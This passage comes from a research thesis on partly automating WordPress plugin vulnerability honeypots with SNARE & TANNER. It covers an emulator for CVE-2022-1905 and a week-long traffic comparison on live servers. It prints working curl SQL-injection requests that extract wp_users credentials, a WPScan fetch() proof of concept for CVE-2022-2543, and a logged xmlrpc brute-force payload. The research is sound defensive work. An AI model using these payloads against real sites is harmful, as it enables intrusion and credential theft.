    ↪ enen'++UNION+ALL+SELECT+NULL,(SELECT+CONCAT(user_logi
    ↪ n,+'%3a',+user_pass)+from+wp_users),NULL,NULL,NULL,NUL
    ↪ L--+-'"
2 HTTP/1.1 200 OK
3 Server: nginx/1.18.0 (Ubuntu)
```

[1] According to the changelog by the developers, the vulnerability was fixed in version 2.2.80: `https://plugins.svn.wordpress.org/events-made-easy/tags/2.2.99/readme.txt`
At least for the POC from WPScan we can confirm this. The process of configuring our emulator for an actually vulnerable version would be the same as for the version described in this section.

```
Date: Wed, 28 Sep 2022 13:47:21 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Referrer-Policy: strict-origin-when-cross-origin
X-Frame-Options: SAMEORIGIN
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0

{"TotalRecordCount":0,"Records":[]}
```

As expected, the attacked server in Listing 5.1 returned a response with an HTTP status code of 200, indicating that the request was successful [42].

In case the attacker tries to exploit the vulnerability with an invalid nonce, the emulator should also return the same result as the real server.

Listing 5.2: Request containing an exploit for CVE-2022-1905 with an invalid nonce and the 403 response from the vulnerable server.

```
$ curl -i "http://192.168.56.102/wp-admin/admin-ajax.php?actio
   ↪ n=eme_select_country&eme_frontend_nonce=3d1239ca13&lang=
   ↪ enen'++UNION+ALL+SELECT+NULL,(SELECT+CONCAT(user_logi
   ↪ n,+'%3a',+user_pass)+from+wp_users),NULL,NULL,NULL,NUL
   ↪ L--+-'"
HTTP/1.1 403 Forbidden
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 28 Sep 2022 08:30:08 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Referrer-Policy: strict-origin-when-cross-origin
X-Frame-Options: SAMEORIGIN
Expires: Wed, 11 Jan 1984 05:00:00 GMT
```

```
Cache-Control: no-cache, must-revalidate, max-age=0

-1
```

As shown in Listing 5.2, the attack was not successful as anticipated. We could use both the successful and the unsuccessful responses to configure our custom emulator to respond correctly to requests.

The server also responded differently to requests to the `/wp-admin/admin-ajax.php` page, when the request did not include any parameters.

Listing 5.3: Request containing an exploit for CVE-2022-1905 without any parameters and the 400 response from the vulnerable server.

```
$ curl -i "http://192.168.56.102/wp-admin/admin-ajax.php"
HTTP/1.1 400 Bad Request
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 07 Oct 2022 08:16:39 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Robots-Tag: noindex
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0

0
```

While we could detect if a request did not contain any parameters like in Listing 5.3, the data send to the emulators by TANNER did not include the requested file. Therefore, any request without parameters would trigger the emulator, regardless of the file requested.

After the different request-response pairs were collected, we could build an emulator for the vulnerability.
First, we created the regular expression pattern `\A[a-z0-9]{10}\Z`, which could be accessed via the name `CVE_2022_1905_ATTACK`, for matching any ten-symbol parameter value that contains only lower case letters and digits.
Afterwards, the custom emulator was written and added to TANNER as we described earlier in this chapter. Although we detected three different responses for the different requests from the vulnerable server, we could only emulate two of them with our emu-

lator. In Listing 5.4 we are differentiating between the request containing the parameter id `eme_frontend_nonce` and the request containing the value `58514f55d7` for this parameter as well.

Listing 5.4: Custom emulator for CVE-2022-1905.

```
from tanner.utils import patterns
import re


class CustomEmulator:
    def scan(self, value):
        detection = None
        if patterns.CVE_2022_1905_ATTACK.match(value):
            detection = dict(name="custom", order=3)
        return detection

    def get_custom_results(self, attack_params):
        result = None
        for x in range(len(attack_params)):
            if attack_params[x]["id"] == "eme_frontend_nonce" and
                ↪  attack_params[x]["value"] == "58514f55d7":
                result = dict(value="{\"TotalRecordCount\":0,\"Rec
                    ↪ ords\":[]}", page=False)
                return result
            elif attack_params[x]["id"] == "eme_frontend_nonce":
                result = dict(value="-1", page=False)
                return result
        return result

    async def handle(self, attack_params, session=None):
        result = self.get_custom_results(attack_params)
        return result
```

In Listing 5.4 we can also see that if a parameter that triggered the emulator has the id `eme_frontend_nonce` and the value `58514f55d7`, the emulator returns a response for a successful exploit. The value `58514f55d7` is the nonce mirrored with the static page hosted by SNARE.

Listing 5.5: Request containing an exploit for CVE-2022-1905 with a valid nonce and the 200 response from the honeypot.

```
$ curl -i "http://192.168.56.105/wp-admin/admin-ajax.php?actio
   ↪ n=eme_select_country&eme_frontend_nonce=58514f55d7&lang=
   ↪ enen'++UNION+ALL+SELECT+NULL,(SELECT+CONCAT(user_logi
   ↪ n,+'%3a',+user_pass)+from+wp_users),NULL,NULL,NULL,NUL
   ↪ L--+-'"
HTTP/1.1 200 OK
Content-Type: text/plain
Set-Cookie: sess_uuid=ae146e28-b6b8-4142-bd5c-44be6ec44827
Conetn-Length: 35
Date: Fri, 07 Oct 2022 11:09:47 GMT
Server: Python/3.6 aiohttp/3.7.4

{"TotalRecordCount":0,"Records":[]}
```

As shown in Listing 5.5, the honeypot returned the same response body to a valid exploit request, as the vulnerable server. Although the body of the response is the same, the headers were very different from the ones in the response from the vulnerable server.

Listing 5.6: Request containing an exploit for CVE-2022-1905 with an invalid nonce and the 200 response from the honeypot.

```
$ curl -i "http://192.168.56.105/wp-admin/admin-ajax.php?actio
   ↪ n=eme_select_country&eme_frontend_nonce=3d1239ca13&lang=
   ↪ enen'++UNION+ALL+SELECT+NULL,(SELECT+CONCAT(user_logi
   ↪ n,+'%3a',+user_pass)+from+wp_users),NULL,NULL,NULL,NUL
   ↪ L--+-'"
HTTP/1.1 200 OK
Content-Type: text/plain
Set-Cookie: sess_uuid=ae146e28-b6b8-4142-bd5c-44be6ec44827
Conetn-Length: 2
Date: Fri, 07 Oct 2022 11:06:24 GMT
Server: Python/3.6 aiohttp/3.7.4

-1
```

In the next step, we tested the response of our honeypot to a request with an invalid nonce. As expected, the body of the response contained the same content as the one of the vulnerable server, which is depicted in Listing 5.6. As with the successful attack on the vulnerable server and honeypot, the response headers did not match. In addition to the response headers, the HTTP status code is also different from the vulnerable server. While the vulnerable server responds with an HTTP status code of 403 Forbidden, the honeypot responds with an HTTP status code of 200. This is because the custom emulator triggers even if the nonce is invalid and returns the string `-1` to the base emulator, which is interpreted as a successful processing of the response.

Listing 5.7: Request containing an exploit for CVE-2022-1905 without any parameters and part of the 404 response from the honeypot.

```
$ curl -i "http://192.168.56.105/wp-admin/admin-ajax.php"
HTTP/1.1 404 Not Found
Content-Type: text/html; charset=UTF-8
Server: nginx/1.18.0 (Ubuntu)
Link: <http://192.168.56.105/wp-json/>; rel="https://api.w.or
   ↪ g/"
Content-Length: 65750
Date: Fri, 07 Oct 2022 11:11:07 GMT

<!DOCTYPE html>
<html lang="en-US">
<head>
   <meta charset="UTF-8" />
   <meta name="viewport" content="width=device-with, initial-s
      ↪ cale=1" />
<meta name='robots' content='max-image-preview:large' />
<title>Page not found &#8211; Tech Blog</title>
<link rel='dns-prefetch' href='//s.w.org' />
<link rel="alternate" type="application/rss+xml" title="Tech B
   ↪ log &raquo; Feed" href="http://192.168.56.105/feed/" />
<link rel="alternate" type="application/rss+xml" title="Tech B
   ↪ log &raquo; Comments Feed" href="http://192.168.56.105/c
   ↪ omments/feed/" />
<script>
window.wpemojiSettings = {"baseUrl":"https:\/\/s.w.org\/image
```

```
    ↪ s\/core\/emoji\/14.0.0\/72...
```

Following the same pattern we used for the vulnerable server, we made a bad request containing no parameters to the honeypot. Without any parameters, that could be matched by the regex, the emulator did not trigger and the response was the same 404 page returned for any request for a non existing file 5.7. For the other cases, no page was returned together with our string. In this case however, the requested page was not mirrored by the mirroring tool as it was hidden in the admin section. Subsequently, the honeypot responded with a 404 page as the requested file does not exists for SNARE. This is very different from the response of the vulnerable server to a request for the same file.

5.3 Summary

To summarize our approach to partially automate the generation of low-interaction web application honeypots for vulnerabilities, we combine the processes described in the Chapters 4 and 5.
First, a script retrieves details on a vulnerability. Thereafter, the user enters a plugin name and version that the script printed into a `docker-compose.yml` file. Using this file, a WordPress application with the plugin is configured and started. Now, the user has to configure the plugin according to the POC they received from the script. Subsequently, HTTrack has to be started to mirror the WordPress application and the script for parsing the HTTrack output into a directory for SNARE is started. Also, the emulator for the vulnerability can be written and added to TANNER. The original WordPress application is no longer needed, therefore the docker containers for it can be stopped. Now, the script for replacing the IP addresses or domains in the mirrored website can be started. Lastly, TANNER can be launched and after it is running, SNARE can be started as well.

6 Evaluation

In this chapter, the data from testing our honeypot in the real world is analysed. By testing our honeypot against other honeypots and a WordPress instance, we test the performance of our custom emulators. Furthermore, a set of CVEs is analysed to test how many of them could be partially automated using our honeypot.

6.1 Real World Honeypot Traffic Comparison

In order to evaluate how well our honeypot performs, we tested it against other variations of the SNARE & TANNER honeypot and a WordPress application.
We deployed four servers on DigitalOcean [6] each with one IPv4 address and no domain. The first server had a SNARE & TANNER installation running with no emulators enabled. Another server also had a SNARE & TANNER installation with all the emulators enabled, that are enabled by default when running TANNER in a Docker container. The third and last variation of a SNARE & TANNER server, that we deployed, was our modified SNARE & TANNER. It had the same emulators enabled as the normal SNARE & TANNER honeypot, but also custom emulators returning a custom response to requests that appear to try exploiting the CVEs for our plugins.
All of the three SNARE & TANNER based honeypots used the same mirror created by HTTrack. We mirrored a WordPress website with four vulnerable plugins affected by CVE-2022-2376 [21], CVE-2022-2565 [23], CVE-2022-2543 [22] and CVE-2022-2798 [24]. Since most of the vulnerabilities only affect configured plugins, we configured these plugins in a way, that made them vulnerable to the CVEs. Additionally, a real WordPress application with the fixed plugin versions for the CVEs was running on another server.

Table 6.1: Versions of the WordPress plugins used for the honeypots and the real WordPress website

Name of plugin	Honeypots	WordPress website
directorist	7.3.0	7.4.4
wp-payment-form	4.2.0	4.3.1
visual-portfolio	2.17.1	2.21.2
affiliates-manager	2.8.4	2.9.17

We configured these plugins in the same way, as we did with the vulnerable ones, to make them appear similar. In this case however, we used versions of the plugins, that already include the patch for the vulnerabilities.
In the Table 6.1, the versions of the plugins used can be seen for the honeypots and the WordPress website.
As running TANNER in a Docker container did not work with the default TANNER, we modified it, to work as intended, without changing the functionalities.

The CVEs that we used, are from August 2022. Each of them affects a different plugin:
CVE-2022-2376 [21] is an unauthenticated email address disclosure. As HTTrack did not mirror the list of email addresses, our modified SNARE & TANNER honeypot had a custom emulator for this, returning a list of email addresses, that looks similar to the response from the vulnerable plugin.
The CVE-2022-2565 [23] is an unauthenticated stored XSS and was already emulated by the XSS emulator of TANNER. For this reason, the modified TANNER returned the same response to requests trying to exploit this CVE, as the normal TANNER.
CVE-2022-2543 [22] can be classified as broken access control, just like CVE-2022-2376, but is an unauthenticated CSS injection. We created a custom emulator for this as well, making the modified SNARE & TANNER server the only honeypot, that had a response, indicating the attack was successful.
As the last CVE, we used CVE-2022-2798 [24]. It is a CSV injection, that only exploits an admin, when exporting the data. Like with CVE-2022-2543, our modified SNARE & TANNER server had a custom emulator for this. It indicated, that the form, filled out by the attacker was received.

Via the firewall application UFW [30], we allowed for listening on port 22 for SSH access and port 80 for our web servers. All of the servers were running for one week and each port 80 for the web servers opened and closed with only a few seconds of time difference.
The server with the honeypot without any emulators was started the first time at the day, all the servers were started to run for the week. In contrast to this, the other servers were first started a week earlier and only their port 80 closed, to ensure everything is running without errors.

Table 6.2: Amount of total requests, GET requests and POST requests made to the honeypots and the real WordPress website, as well as the number of different IP addresses that made these requests and the average request count of an IP address. For SNARE & TANNER the abbreviation S&T is used in this table.

	S&T no emulators	S&T	S&T mod.	WordPress
Total requests	1171	886	1368	33537
GET requests	980	811	1238	3788
POST requests	188	69	128	29450
Different IP addresses	287	245	271	1397
Average requests per IP address	≈4.08	≈3.62	≈5.05	≈24.01
Share of most requesting IP address	≈21.01%	≈18.06	≈26.75	≈4.59

6.1.1 Requests

When it comes to the comparison of the traffic on the servers, the total number of requests were similar for the honeypots, but very different for the WordPress server.
As shown in Table 6.2, for the honeypots the total request count was the lowest for the default SNARE & TANNER, and the highest for our modified SNARE & TANNER. The real WordPress website had substantially more requests. Although being slightly different, the ratio of GET requests to POST requests was also relatively similar on the honeypots. The only noticeable difference was the higher percentage of POST requests on the SNARE & TANNER server with no emulators. Just like the amount of total requests, the GET request to POST request ration was also very different on the WordPress server. While the honeypots had substantially more GET requests than POST requests, the WordPress server had received about seven times more POST requests than GET requests.
The average amount of requests per IP address was also very high on the WordPress server compared to the honeypots. All three SNARE & TANNER honeypots had between three and slightly over five requests per IP address on average. Our modified SNARE & TANNER server had the highest average out of the three. When compared to the WordPress server there is a big difference again. On average, the WordPress server received more than 24 requests per IP address. In Section 6.1.2, we will go into more detail on the high amount of requests and what could be the reason for it.
With the share of the most requesting IP address, the modified SNARE & TANNER had also the highest percentage. The SNARE & TANNER server without emulators had a lower percentage and the default SNARE & TANNER the lowest. Their values are between 18 and 27 percent. Only the share of the most requesting IP address on the WordPress server differed substantially with less than five percent.

In Figure 6.1, the shares of the nine most requesting IP addresses per server are shown. Also, a tenth share displays the amount of requests for the other IP addresses. The different colors describe different "Autonomous Systems". Each "Autonomous System" represents a connected group of IP prefixes run by one or more network operators [43].
The pie chart for SNARE & TANNER without emulators shows that there were two IP addresses that generated over a quarter of all the requests for the honeypot. For the modified SNARE & TANNER honeypot the share of the most requesting IP addresses was even higher. Four different IP addresses generated more than half of all the requests for the server. The default SNARE & TANNER honeypot had one IP address that generated substantially more traffic than the other IP addresses. As the low share of the most requesting IP address in Table 6.2 already indicated, the shares of the IP addresses of the total requests were very different for the WordPress server. There were many more IP addresses, that made a similar amount of requests to the server. Interestingly, not only came many of the requests for the honeypots from within the same "Autonomous Systems", but from the same IP addresses. In the case of the "DIGITALOCEAN-ASN", the requests are likely from DigitalOcean pinging hosts servers to make sure they are online. This seems likely, as the only requested page is the index page. When looking at the "Autonomous Systems", the WordPress server stands out, as the nine IP addresses that made similar amounts of requests to the WordPress server, are all part of the same "Autonomous System".

6.1.2 Paths

Using Figure 6.2, the main reason for the high amount of requests to the WordPress website, that we detected in Table 6.2, becomes apparent. The main reason are the requests for `/xmlrpc.php`. When analysing the logs for these requests, we can see that a set of simultaneously requesting IP addresses, caused this. In the same pattern, the requests for `/wp-login.php` were logged. With the honeypots, no such behavior could be found, strongly indicating a coordinated attack by a single party. This suspicion substantiates by the most requesting IP addresses all coming from the same "Autonomous System" 6.1. These IP addresses also increased the average amount of requests per IP address. From the log files, more than 30000 requests had the same domain entered in their Host request header. This domain was not set up by us and the requests to `/xmlrpc.php` and `/wp-login.php` sent different combinations of usernames and passwords, indicating a brute-force attack, targeting login credentials. In Listing 6.1, the data for one of these recorded requests is shown where the attacker tried to log in with likely credentials.



Figure 6.1: Pie chart for the share of requests per IP address for the four different servers. Only the nine most requesting IP addresses per server are listed individually and the different colors represent different "Autonomous Systems".



Figure 6.2: Bar chart showing the number of requests for ten paths on our four different servers. The paths were the most requested paths on the WordPress website and are compared to how many times the same paths were requested on the honeypots. For SNARE & TANNER the abbreviation S&T is used in the chart.

Listing 6.1: Recorded data for a request on the our WordPress server.

```
"Method": "POST",
"Path": "/xmlrpc.php",
"Client": "162.158.170.126",
"Host": "slots-ohne-limit.com",
"Connection": "Keep-Alive",
"Accept-Encoding": "gzip",
"X-Forwarded-For": "157.245.156.221",
"CF-RAY": "77867a8d6c2e9fe0-SIN",
"Content-Length": "487",
"X-Forwarded-Proto": "http",
"CF-Visitor": "{\"scheme\":\"http\"}",
"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) Apple
   ↪ WebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 S
   ↪ afari/537.36",
"Content-Type": "application/xml",
"CF-Connecting-IP": "157.245.156.221",
"CF-IPCountry": "SG",
"CDN-Loop": "cloudflare",
"Postdata": "<?xml version=\"1.0\"?><methodCall><methodName>sy
   ↪ stem.multicall</methodName><params><param><value><arra
   ↪ y><data>\\r\\n<value><struct><member><name>methodName</n
   ↪ ame><value><string>wp.getUsersBlogs</string></value></me
   ↪ mber><member><name>params</name><value><array><data><val
   ↪ ue><array><data><value><string>admin</string></value><va
   ↪ lue><string>p@ssw0rd</string></value></data></array></va
   ↪ lue></data></array></value></member></struct></value>\\
   ↪ r\\n</data></array></value></param></params></methodCal
   ↪ l>\\r\\n"
```

The combination of this brute-force attack and the domain in the Host header leads us to believe, that the server behind the domain in the Host headers is the real target of the attackers. Our WordPress server was only used as a proxy server for the attack.
In addition to this, paths like `/registration/`, `/login/` and `/dashboard/` were only requested from the WordPress server.
Common paths that were requested from the honeypots include the root directory `/`, `/.env` and `/favicon.ico`. Those three paths were the most requested ones on all three

honeypots. Although the root path was the most requested path on the honeypots, the WordPress server recorded more than twice the amount of requests for it, compared to the honeypots. A common file, the `robots.txt` file also seemed more interesting on the the WordPress server.
The last notable finding is that the `.env` file, that would declare default environmental variables, was requested most on the modified SNARE & TANNER, about 16 percent less on the WordPress server and about 40 percent less on the other two honeypots.

6.1.3 Emulators

When it comes to the emulators, only three were triggered on the default SNARE & TANNER honeypot and two were triggered on the modified SNARE & TANNER honeypot. Our custom emulators from the modified SNARE & TANNER honeypot did not trigger. From the logs of our four servers, it appears that no attacker tried to exploit any of the four CVEs on any of our servers.

6.1.4 Conclusion of Real World Honeypot Traffic Comparison

Concluding the comparison of the traffic on all four servers, the most notable differences could be found with the WordPress server compared to the honeypots. This seems to be due to the most requests coming from a single group of attackers using the server as a proxy.
When only comparing the honeypots, the modified SNARE & TANNER honeypot recorded the most request and had a notable higher amount of IP addresses and requests for `/.env`. The average number of requests made by those IP addresses was also higher for the modified SNARE & TANNER honeypot. Additionally, its share of the most requesting IP addresses was higher as well.
While there were differences between the honeypots, all in all they performed relatively similarly. As all of the honeypots used the same mirror created with HTTrack, the results can only compare the differences between the emulators and do not consider differences due to the quality of the mirrored website. Since no attacker tried to exploit one of our four CVEs, the differences in the traffic on the default SNARE and TANNER honeypot and the modified may not be due to our custom emulators.
It is possible, that the late set up of the SNARE & TANNER honeypot without the emulators could have changed the amount of traffic on the server. This might be the reason for the higher amount of requests and interest in the server compared to the default SNARE & TANNER honeypot.

It should be considered that the honeypots only recorded requests for one week. If a longer period of time was used to collect this data, the data had more informational value. Furthermore, for all our honeypots and the WordPress website, we only used one server each. Multiple servers could be used for each honeypot and the WordPress website, as this would counter the increased traffic a used IP address, that had much traffic in the past, could cause.

6.2 How Many CVEs Can Be Automated?

To determine, how many CVEs for WordPress plugin vulnerabilities could be automated, we looked at a set of CVEs. Using the REST-API from the NVD, made for quering their database, we requested the CVE data for all CVEs that were published in September 2022 and mentioned `Wordpress` [2].
When looking at the data, it is important to know that the availability of plugins or plugin versions changes over time. Thus, the data is only a representation of the state of these CVEs at the end of November 2022.

The set consists of 169 CVEs, which all affect WordPress plugins.
Out of those, for about 38% (65/169) of them a POC was linked, for about 82% (138/169) there was a vulnerable version still available for download and for about 31% (52/169) of them, there were both a POC linked, as well as at least one vulnerable version available for download. Eight, out of the set of CVEs with both these attributes, could only be downloaded from the SVN repository for the plugin on the official WordPress website [1].
For our partial automation we need the name and version of a vulnerable plugin that can be downloaded and a POC. In theory this means, that for about a third of the CVEs from the set, the honeypots could be partially automated, with our method, described in Chapter 4 and 5.
Nevertheless, numerous issues were still present in the data for these CVEs. One of the issues was that for three CVEs, the section in the CPE, describing the products name, did not match the name which WordPress uses for this plugins. Also for another two of the CVEs that could be partially automated in theory, only non free versions were affected by the vulnerability.

[2]The URI for requesting the data for the CVEs: `https://services.nvd.nist.gov/rest/json/cves/2.0/?keywordSearch=Wordpress&pubStartDate=2022-09-01T00:00:00.000&pubEndDate=2022-10-01T00:00:00.000`

Listing 6.2: POC from WPScan for CVE-2022-2543.

```
The post_id is the ID of a saved layout

fetch('/?rest_route=/visual-portfolio/v1/update_layout&post_i
    ↪ d=8&data[vp_custom_css]=body{background-image:url(dat
    ↪ a://image/gif;base64,R0lGODdhKAAoAIABAAAAAP///ywAAAAAKAA
    ↪ oAAACX4yPqcvtD6OctNqLs968GwB4DkheJUSeUxqObCu98CJTtZvaL6q
    ↪ uucjoAYfEovGI9M2MrJjwccM9G9FglXpVyJa0LW9n9X635Gy4jOZK02Y
    ↪ oW1x5NzNytYWdzOv3/GIBADs=);}div{display:none !importan
    ↪ t};', {
  method: 'POST',
}).then(response => response.text())
  .then(data => console.log(data));
```

As we are using the WPScan POCs for our exploits, we also looked at their POCs for this set of CVEs. The POCs ranged from a single URI that can be used for exploitation by only changing the domain name to just descriptions of how the vulnerability could be exploited. For some POCs, additional configurations had to be made to the plugin, which were not mentioned in the description. Sometimes the additional necessary configurations were described elsewhere on the page with the POC and sometimes it was absent. However most of the POCs were a combination of a first part, describing how the plugin would have to be configured or additional information for the POC, followed by a URI where parts had to be replaced, according to the description. One such example is the POC from WPScan for CVE-2022-2543 [3] in Listing 6.2.
Another information, that could be found both in the CVE description from the NVD and on the WPScan page for the CVE, was the privilege, the attacker needs. Vulnerabilities that require any kind of user privilege should not be exploitable to an unprivileged attacker. This could lead to more attacks regarding a privilege escalation, instead of exploit attempts of the vulnerability.

In conclusion, for WordPress plugin CVEs, there are still many that can be automated, at least a few months after the CVE was initially published. However, most CVEs have to be checked manually to determine the quality of their POCs.

[3] WPScan page for CVE-2022-2543 with POC: https://wpscan.com/vulnerability/5dc8b671-f2fa-47be-8664-9005c4fdbea8

7 Limitations

In this chapter, we focus on the limitations we identified during our work. There are limitations due to the honeypot we used, as well as the data from the used databases.

7.1 SNARE & TANNER

Although it is possible to add custom emulators to TANNER, building an emulator that behaves like a specific vulnerability for every request is hard. As with our example emulator in Chapter 5, the honeypot HTTP response codes do not always match those of the real applications.
Types of attacks were the requested path matters are also not easy to handle in SNARE & TANNER, as only the parameters are accessible by the emulators. This could potentially be solved, by also sending the requested path of a request to the individual emulators.
Another challenge with SNARE and TANNER were dependencies and incompatible versions. This can be fixed by analysing each error and debugging it with different versions of the dependency that causes the error.

7.2 Vulnerability Data

7.2.1 CPEs

Sometimes with CPEs the product name in the CPE does not match the name of the plugin, which then leads to problems for WP-CLI, as it uses this name to look up the plugins. This could be overcome by using a different source for the plugin name. Whenever we had this issue, the WPScan database entry for the CVE did have the right plugin names.
Additionally the affected plugin versions are not always correct. For one vulnerability the changelog for the plugin confirmed our suspicion that a version of the plugin listed as affected by the NVD was already patched.

7.2.2 Plugins

One of the main limitations is the availability of vulnerable plugin versions. Although the number of available vulnerable plugin versions increases when also using the SVN repository, many are still not available. This is an issue if we want to be able to create honeypots for all WordPress plugin vulnerabilities. A solution for this issue could be to build a database for plugins where new plugin versions are regularly added to the database. As WP-CLI can also install plugins that are stored locally, this would not require any workarounds.
